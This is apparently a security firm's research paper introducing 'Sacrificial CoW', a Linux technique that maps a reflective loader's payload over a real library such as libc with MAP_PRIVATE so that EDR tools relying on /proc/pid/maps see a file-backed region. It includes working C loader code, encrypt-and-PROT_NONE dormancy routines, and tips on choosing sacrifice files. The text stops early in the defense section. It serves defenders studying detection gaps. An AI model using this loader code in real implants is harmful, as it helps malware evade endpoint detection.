
COALFIRE
DivisionHex™
fear no future

Sacrificial CoW: Breaking Linux EDR's File-Backed Memory Assumption

Author: Dimitry Snezhkov (dsnezhkov@coalfire.com)
November 17th, 2026



© 2026 Coalfire

Introduction *3*
What Sacrificial CoW TTP is addressing *3*
1. The Signal Linux Memory Detection Often Relies On *4*
1.1 Why anonymous executable VMAs are suspicious 5
2. Where Conventional Reflective Loaders Expose the Signal *7*
3. Copy-on-Write: The Kernel Primitive That Matters *9*
3.1 What MAP_PRIVATE actually means 9
3.2 The sacrifice file technique 10
3.3 Choosing the sacrifice file 12
4. TTP Chain: The Dark Module Loader. CoW + PROT_NONE *12*
4.1 At-rest encryption 12
4.2 PROT_NONE dormancy 13
4.3 What the combined profile looks like 13
4.4 Module lifecycle 14
5. DEFENSE: What Behavioral Telemetry Sees *15*
5.1 Anonymous-mapping filter detectors (our focus) 15
5.2 Kernel function hook detectors 16
6. Sacrificial CoW: The Pagemap Achilles Heel *17*
6.1 How pagemap exposes CoW pages 17
6.2 A stronger defensive design 18
7. Adversarial Usefulness of Sacrificial CoW TTP: Living Off the Library Land *18*
8. Conclusion *19*
Responsible Disclosure 20
9. Prior Art Survey and Novelty Assessment *20*
9.1 Reflective ELF Loading (General) - Established Prior Art 20
9.2 CoW MAP_PRIVATE Sacrifice File for VMA Spoofing - No Prior Art Found 21

© 2026 Coalfire

Introduction

Many of the stealthy Linux reflective loaders used in implants today have a predictable failure point: reliance on anonymous executable memory.

The dynamically allocated anonymous executable memory *is* what the attacker usually needs to remain stealthy. The common pattern goes something like this:

- Ship a reflective loader in the implant
- Send a staged capability in the form of a beacon object file (BOF) over the network to keep the payload off disk
- Allocate anonymous mapping
- Set correct execution permissions
- Relocate and execute the BOF.

Most evasion and situational awareness flows revolve around the detection of the TTPs launching execution from anonymous allocation (e.g. `memfd`, `ul_exec`). These are well understood by the defense and mostly detected by telemetry via operating on the anonymous memory segment.

However, if an attacker needs the dynamic executable Virtual Memory Area (VMA) as a base case, and the anonymous memory is what gets her there - are there other ways dynamic exec memory allocation can be done to help the operator? The bigger question is, "What *is* the fundamental problem with the anonymous executable memory allocated by the loaders via Linux kernel, as viewed by the defense? Does it have to be anonymous, and can the loader bypass some of the fundamental assumptions telemetry is making on Linux endpoints today?"

This article dives deeper into the design and operation of the anonymous executable memory regions on Linux as it pertains to Linux reflective loaders via a new technique we called 'Sacrificial CoW'. This technique allows an attacker to grab a dynamic executable memory region without marking it as anonymous, which allows implants to undermine telemetry assumptions on payload data provenance and stay under the radar of current EDRs for longer. This article also introduces ideas for detecting the Sacrificial CoW TTP.

The central assumption is simple: anonymous executable memory is suspicious and named; file-backed memory is usually trusted. Sacrificial CoW operates in the twilight space between those two assumptions, questioning the latter. Should telemetry trust the file or verify its provenance? Let's dive in.

What Sacrificial CoW TTP is addressing

The problem with the anonymous executable memory allocation from a detection perspective for malware writers is its anonymity. More precisely, the inherent property of it is not being backed by a file during the life of code executing it. The usual loader's call to `mmap(MAP_ANONYMOUS, ...)` creates a VMA with no backing file, and looking in `/proc/<pid>/maps` clearly exposes that fact. The artifact of such allocation is a high-value signal for telemetry because few legitimate workloads (e.g. Just-In-Time (JIT)) need anonymous executable pages for legitimate operations.

© 2026 Coalfire

The Sacrificial CoW TTP presented here avoids creating such anonymous VMAs. Instead, it starts allocation with a real file-backed `MAP_PRIVATE` mapping and lets the kernel's normal Copy-on-Write (CoW) path replace the page contents while retaining the VMA's file identity. The file identity remains an ephemeral pointer to a valid file, which does exist on disk, but it is not the one that ends up backing the allocated segment of virtual memory bytes in the end.

At a minimum, the Linux kernel CoW is used to act as a camouflage for a loader. Developed further in a chain of execution, the technique changes the use cases a malware implant can support. As we will see, the chain can be used to build composable implant capabilities by living off the land on the target, where host libraries can be mapped without the usual anonymous VMA signal. Remotely staged capability objects such as BOFs can execute inside VMAs that still report a legitimate backing path. In the end, the binary's capability set becomes a runtime property rather than something fully visible through static imports, complicating detection and analysis by defenders.

Let's walk through an exercise to see how the Sacrificial CoW TTP develops.

> Key point: The answer to allocating an executable dynamic memory problem comes from (ab)using ordinary `MAP_PRIVATE` Copy-on-Write behavior, a stable feature of the Linux Virtual Memory Manager (VMM) allocator. A write fault replaces a file page with a private page, but it does not clear the VMA's `vm_file` reference. `/proc/<pid>/maps` therefore continues to report the original file path even after the mapped contents have changed.

1. The Signal Linux Memory Detection Often Relies On

If we open a terminal on any Linux box running a memory-resident offensive `implant` built with a standard reflective ELF loader and run:

```
cat /proc/$(pgrep implant)/maps
```

Somewhere in that output, probably near the bottom, we will see a memory allocation record line like this:

```
7f3a4b200000-7f3a4b300000 r-xp 00000000 00:00 0
```

This is how an anonymous memory segment looks in most cases. There is neither a file path nor a file inode. Notice the `00:00 0` in the output; this means the executable VMA is anonymous. Anonymous VMA segments does not automatically mean something malicious is happening. As previously stated, JIT runtimes and some linker or trampoline implementations create legitimate anonymous executable pages. However, it is unusual enough to be a useful hunting signal for a well configured telemetry detection.

Memory-forensics and runtime-security tooling commonly inspect this condition. For example, Volatility's `linux_malfind` is designed to identify suspicious process mappings that can then be dumped and inspected further.

Let's spend some time understanding why detection is so reliable.

© 2026 Coalfire

1.1 Why anonymous executable VMAs are suspicious

Linux tracks memory regions as VMAs. Each VMA has a `vm_file` pointer. When you open a file and `mmap` it, the VMA's `vm_file` points to the `struct file` the kernel allocates for that file descriptor. When you `mmap(MAP_ANONYMOUS)`, `vm_file` is `NULL`, or not set.

The path seen in `/proc/self/maps` is printed by `show_map_vma()` in `fs/proc/task_mmu.c` in the Linux kernel code:

```
/* fs/proc/task_mmu.c - kernel 6.1 (abbreviated) */
static void show_map_vma(struct seq_file *m, struct vm_area_struct *vma)
{
    struct anon_vma *av;
    struct file *file = vma->vm_file;     /*  this is what we care about */
    struct mm_struct *mm = vma->vm_mm;
    vm_flags_t flags = vma->vm_flags;
    const char *name;

    /* ... permission string, addresses, offset, dev:ino ... */

    if (file) {
        seq_pad(m, ' ');
        seq_file_path(m, file, "\n");     /*  prints the path */
    } else {
        /* ... prints heap/stack/vdso labels or blank */
        name = arch_vma_name(vma);
        if (!name) {
            if (mm) {
                /* anon mapping - no name */
            }
        }
    }
}
```

Some implants try to avoid attribution via incorrect detection rules (e.g. structural presentation of records in procmaps) by dressing up the VMA with name obfuscation:

`prctl()` setting `PR_SET_VMA / PR_SET_VMA_ANON_NAME`

```
const char *name = "my_exec_region";

    int rc = prctl(PR_SET_VMA,
                   PR_SET_VMA_ANON_NAME,
                   (unsigned long)p,
                   len,
                   (unsigned long)name);
```

Then `/proc/<pid>/maps` may show something like:

© 2026 Coalfire

```
7f3a4b200000-7f3a4b300000 rwxp 00000000 00:00 0 [anon:my_exec_region]
```

The name changes, but the underlying signal does not. The VMA still has no ordinary file backing. A real path or a `memfd` would produce a different artifact, each with its own detection tradeoffs. But the premise stays the same: a segment of unbacked anonymous memory. The procmaps are just a structural reflection of properties of the memory segment.

The key question is how `/proc/self/maps` constructs its file field. The answer is the insight that makes the Sacrificial CoW technique possible: **the displayed path comes from `vma->vm_file`, not from the current contents of the pages.**

```
struct file *file = vma->vm_file;      /* this is what we care about */
```

`show_map_vma()` reads `vma->vm_file` to decide whether it has a path to print. It does *not* verify that the mapped pages still match the file. If `vm_file` is non-NULL, `/proc/self/maps` reports the associated path even when private CoW pages have replaced the original file pages.

This is the key architectural point the TTP exploits: the kernel leaves the malware to decide on the misalignment between file path reporting and the pages backing the memory allocation.




Figure 1: `show_map_vma()` reads `vma->vm_file` to decide what path to print

© 2026 Coalfire

2. Where Conventional Reflective Loaders Expose the Signal

Now that we understand the attack, let's see how the *standard* reflective ELF loader technique follows this loading pattern:

```
// Standard reflective loader - the wrong way
void* base = mmap(NULL, size,
                  PROT_READ | PROT_WRITE,
                  MAP_PRIVATE | MAP_ANONYMOUS,
                  -1, 0);

// copy ELF segments into base
// ...
// mprotect segments to r-xp / r--p / rw-p , #with or without time stretching
// ...
// call entry
```

So, as we now know, the `MAP_ANONYMOUS` flag means `vm_file = NULL`. Every tool that reads `/proc/self/maps` sees a blank path for an executable region. Both `linux_malfind` and Falco alerts on it, as well as a couple of commercial EDRs we have looked at.

> Defenders have used variants of this pattern for years. The `mmap-anonymous → mprotect-exec` sequence is useful because it combines an unusual allocation type with an executable permission transition. A reflective loader may reproduce much of `dlopen()`'s behavior evading the latching on the `libdl` call, but the anonymous VMA remains visible at *all times*.


The Sacrificial CoW approach described below in detail eliminates `MAP_ANONYMOUS`.

The difference starts at the original mapping. `MAP_ANONYMOUS` leaves `vm_file` as `NULL`. Passing a real file descriptor with `MAP_PRIVATE` gives the VMA a reference to that file's `struct file`. *Key point*: closing the descriptor does not clear the VMA's separate reference.

Let us look at the two implants loading and executing - with the Sacrificial CoW and without it:

Traditional Loader (MAP_ANONYMOUS)

© 2026 Coalfire



CoW Sacrifice File Loader (MAP_PRIVATE + real file)




Figure 2: The single flag change that makes the difference. `MAP_ANONYMOUS` sets `vm_file = NULL`

© 2026 Coalfire


3. Copy-on-Write: The Kernel Primitive That Matters

3.1 What MAP_PRIVATE actually means

A. When you call `mmap(MAP_PRIVATE, fd=somefd)`, the kernel does the following: 1. Creates a VMA with `vm_file` pointing to `somefd`'s `struct file` 2. The underlying `struct inode` and `struct address_space` are shared with other processes mapping the same file 3. **No pages are read into RAM yet,** they are demand-paged

B. When you close the file descriptor (`close(fd)`), the `struct file` refcount drops, but the VMA still holds its own reference to `vm_file` via the VMA's own `get_file()` increment. **The VMA's `vm_file` pointer remains valid and non-NULL after the fd is closed.**

C. When you `memcpy` data into the mapping, the kernel's page fault handler runs:



For a write fault on a `MAP_PRIVATE` file-backed page, `do_cow_fault` (`mm/memory.c`) allocates a new anonymous page, copies the original file page content into it, applies the write, and updates the PTE to point to the new page. The VMA's `vm_file` **does not change**. The new page is anonymous in terms of its backing store, but the VMA structure still says `vm_file = libc.so.6`.

If asked `show_map_vma()` to read `vma->vm_file`. It will print `libc.so.6`.

This is not a bug, but a correct kernel behavior: `MAP_PRIVATE` means *private modifications*, not *private identity*. The kernel never modifies `vma->vm_file` during a CoW page fault.

© 2026 Coalfire

`show_map_vma()` reads this pointer; it sees the sacrifice file path regardless of what was written into the pages.




Figure 3: The kernel never modifies `vma->vm_file` during a CoW page fault. `show_map_vma()` reads this pointer

3.2 The sacrifice file technique

The attack then becomes straightforward once you understand the above. Here is how one can implement it in the loader:

```
/*
 * Load a reflective ELF using a sacrifice file to camouflage the VMA.
 *
 * After this call:
 *   - /proc/self/maps shows "... /usr/lib/x86_64-linux-gnu/libc.so.6"
 *   - Page content is our ELF payload (CoW'd from the file pages)
 *   - The on-disk file is unmodified
 *   - The fd is closed - no open file descriptor evidence
 */
```

© 2026 Coalfire

```c
static void* load_with_cow_camouflage(const uint8_t* elf_data, size_t
elf_size,
                                      const char* sacrifice_path)
{
    /* 1. Open the sacrifice file read-only */
    int fd = open(sacrifice_path, O_RDONLY);
    if (fd < 0) return NULL;   /* fall back to MAP_ANONYMOUS if unavailable
*/

    /* 2. MAP_PRIVATE against the sacrifice file.
     *    Pages are NOT read yet, they are demand-paged.
     *    VMA gets vm_file = sacrifice_path's struct file. */
    void* base = mmap(NULL, elf_size,
                      PROT_READ | PROT_WRITE,
                      MAP_PRIVATE,              /* NOT MAP_ANONYMOUS */
                      fd, 0);

    /* 3. Close the fd immediately.
     *    The VMA retains its own vm_file reference.
     *    /proc/self/maps will still show sacrifice_path. */
    close(fd);

    if (base == MAP_FAILED) return NULL;

    /* 4. Copy ELF payload in.
     *    Each page fault is a CoW fault - new anonymous backing page,
     *    but VMA vm_file unchanged. */
    memcpy(base, elf_data, elf_size);

    /* 5. Set permissions per ELF segment (r-xp for .text, etc.) */
    mprotect(base, elf_size, PROT_READ | PROT_EXEC);

    return base;   /* entry point is base + ELF e_entry or resolved "go"
symbol */
}
```

After step 5, `/proc/self/maps` shows the following (compare to what we saw before with a standard loader):

```
7f8a3c000000-7f8a3d000000 r-xp 00000000 fd:01 1234567   /usr/lib/x86_64-linux-
gnu/libc.so.6
```

To a defensive tool that relies only on `/proc/self/maps`, the region now looks like an ordinary mapping of the sacrificial file. This means that the VMA metadata is convincing, but the underlying pages still carry evidence that a more complete detector can inspect.

© 2026 Coalfire

3.3 Choosing the sacrifice file

Operationalizing the TTP, an attacker needs to keep in mind the choice of the sacrificial file. The sacrificial file must exist on the target filesystem and be large enough to cover the ELF payload (e.g. BOF). `mmap` itself does not fail if the mapping size exceeds the file's `st_size` - the call succeeds. The problem is at access time: any page whose start address falls entirely beyond `st_size` generates `SIGBUS` when touched. Since `memcpy(base, elf_data, payload_size)` writes those pages immediately after `mmap`, a payload larger than the sacrifice file will crash at that point. Tip: Use a sacrifice file at least as large as the payload. In practice, `libc.so.6` (~2 MB) covers any module likely to be loaded reflectively.

Plausible choices may include:

- `/usr/lib/x86_64-linux-gnu/libc.so.6` # commonly present and large enough for many small modules
- `/usr/lib/x86_64-linux-gnu/libm.so.6` # also common, although its presence should make sense for the carrier process

- May want to avoid: - `/bin/bash` # executable, small, its presence in a non-bash process's map is an anomaly - Anything not normally mapped by daemons

4. TTP Chain: The Dark Module Loader. CoW + PROT_NONE

The possibilities to improve stealth loading extend to managing payload lifecycles now backed by a sacrificial file. While the CoW VMA spoofing removes the anonymous VMA signal, it does not hide readable payload bytes. And while the pages are active with `r-xp` permissions, a sufficiently privileged scanner can read `/proc/<pid>/mem`, fingerprint the contents, or compare them with the reported backing file. Reducing that at-rest exposure requires two additional primitives. These primitives are not a new idea but just to showcase the entire chain a loader may take to manage its payload lifecycle. Below we also give some pointers to how the defense sees that.

4.1 At-rest encryption

Attackers can pair Sacrificial CoW with the encrypted payload stashed in the carrier's memory. It is decrypted into the CoW-mapped region only when it needs to be executed. The per-segment permission table can be recorded at load time:

```
/* Per-segment permission record - populated by the loader at map time. */
typedef struct { size_t offset; size_t size; int prot; } seg_perm_t;

/* Transition to ACTIVE: restore permissions, decrypt. */
void module_activate(void* base, size_t total,
                     seg_perm_t* segs, int n_segs,
                     const uint8_t* key, const uint8_t* nonce)
{
```

© 2026 Coalfire

```
    for (int i = 0; i < n_segs; i++)
        mprotect((uint8_t*)base + segs[i].offset, segs[i].size,
                 segs[i].prot | PROT_WRITE);
    aes_crypt(base, total, key, nonce);   /* decrypt in-place */
    for (int i = 0; i < n_segs; i++)
        mprotect((uint8_t*)base + segs[i].offset, segs[i].size,
segs[i].prot);
}

/* Transition to DORMANT: encrypt, revoke all access. */
void module_dormant(void* base, size_t total,
                    seg_perm_t* segs, int n_segs,
                    const uint8_t* key, const uint8_t* nonce)
{
    for (int i = 0; i < n_segs; i++)
        mprotect((uint8_t*)base + segs[i].offset, segs[i].size,
                 segs[i].prot | PROT_WRITE);
    aes_crypt(base, total, key, nonce);   /* encrypt in-place */
    mprotect(base, total, PROT_NONE);             /* single call - revoke all
*/
}
```

4.2 PROT_NONE dormancy

When the module is not executed, the loader changes its segments to `PROT_NONE`. In the tested configuration, that changes the scanner's view in several ways:

- `/proc/pid/mem` reads return `EIO` or `EFAULT` - the pages are unmapped from the process's accessible address space
- `process_vm_readv()` fails with `EFAULT`
- Volatility's `linux_malfind` dumps the VMA but reads zero bytes of content
- YARA cannot match against pages it cannot read

- The VMA still appears in `/proc/self/maps` with the sacrifice file path, permissions `-p` (no read/write/exec), zero length readable content. It looks like a guard page or a temporarily unmapped region - both of which occur legitimately during `dlopen`'s segment loading which is a good mimicry for the attacker.

4.3 What the combined profile looks like

```
//  /proc/self/maps (carrier process, module dormant)
7f8a3b800000-7f8a3b801000 ---p 00000000 fd:01 1234567   /usr/lib/x86_64-
linux-gnu/libc.so.6
7f8a3c000000-7f8a3d000000 r--p 001c0000 fd:01 1234567   /usr/lib/x86_64-
linux-gnu/libc.so.6
7f8a3d000000-7f8a3e000000 r-xp 002c0000 fd:01 1234567   /usr/lib/x86_64-
```

© 2026 Coalfire

```
linux-gnu/libc.so.6

// Volatility linux_malfind output: nothing flagged
// Strings scan of /proc/pid/mem: EIO on PROT_NONE pages
```

The `---p` entry is not an anomaly. It matches the pattern of a legitimate `libc.so.6` region during page protection cycling (linker guard pages, `PROT_NONE` sentinel between stack and heap, etc.).

4.4 Module lifecycle

With those facilities in place paired with Sacrificial CoW, let's see an example of how the payload module transitions between two states across its lifetime: The module spends almost all of its lifetime in DORMANT state. The ACTIVE window is the only interval where a pagemap-based scan could detect it, and it lasts only as long as the `go()` (entrypoint) call.




Figure 4 : The module spends almost all of its lifetime in DORMANT state.

Here is an annotated memory layout of such an implant where a carrier beachhead is loading a BOF backed by a `libc.so.6` sacrificial file pointer alongside legitimately loaded `libc.so.6` as part of the process bootstrap.

```
...
CARRIER     libcrypto.so.3    REFL   7ce3e2000000-7ce3e20b3000  r--p
00000000  00:00  0
ANON        rw-p                     7ce3e2511000-7ce3e2514000  rw-p
00000000  00:00  0
CARRIER     libssl.so.3       REFL   7ce3e25fc000-7ce3e2600000  rw-p
00000000  00:00  0
FILE        libc.so.6                7ce3e2600000-7ce3e2628000  r--p
00000000  fd:01  3017    /usr/lib/x86_64-linux-gnu/libc.so.6
```

© 2026 Coalfire

```
FILE        libc.so.6                  7ce3e2803000-7ce3e2805000  rw-p
00202000  fd:01  3017    /usr/lib/x86_64-linux-gnu/libc.so.6
ANON        rw-p                       7ce3e2853000-7ce3e2856000  rw-p
00000000  00:00  0
...
MODULE:0    stealth_ps_obj.o    DORMANT   libc.so.6  7ce3e2858000-
7ce3e285d000  ---p  00000000  fd:01  3017    /usr/lib/x86_64-linux-
gnu/libc.so.6
...
ANON        rw-p                       7ce3e285d000-7ce3e285e000  rw-p
00000000  00:00  0
SYS         stack                      7ffe73084000-7ffe730bc000  rw-p
00000000  00:00  0       [stack]
SYS         vvar                       7ffe730e2000-7ffe730e6000  r--p
00000000  00:00  0       [vvar]
SYS         vdso                       7ffe730e6000-7ffe730e8000  r-xp
00000000  00:00  0       [vdso]
SYS         vsyscall                   ffffffffff600000-ffffffff  --xp
00000000  00:00  0       [vsyscall]
```

5. DEFENSE: What Behavioral Telemetry Sees

With the CoW and dormancy primitives in place, the focus shifts to what the behavioral telemetry sees at load time, and where it can strengthen its presence. Behavioral EDR tooling usually instruments the kernel through eBPF probes and LSM hooks. Three detection categories are relevant to reflective loading: anonymous-mapping filters, kernel function hook selectors, and event sequence detectors.

5.1 Anonymous-mapping filter detectors (our focus)

The following Falco-style rule illustrates the class of detection we primarily care about: an executable mapping gated on `MAP_ANONYMOUS`.

```
# Falco - the relevant detection primitive (illustrative; field names are
real Falco fields)
# The gate is MAP_ANONYMOUS on the mmap event itself. Without that flag, the
rule is blind.
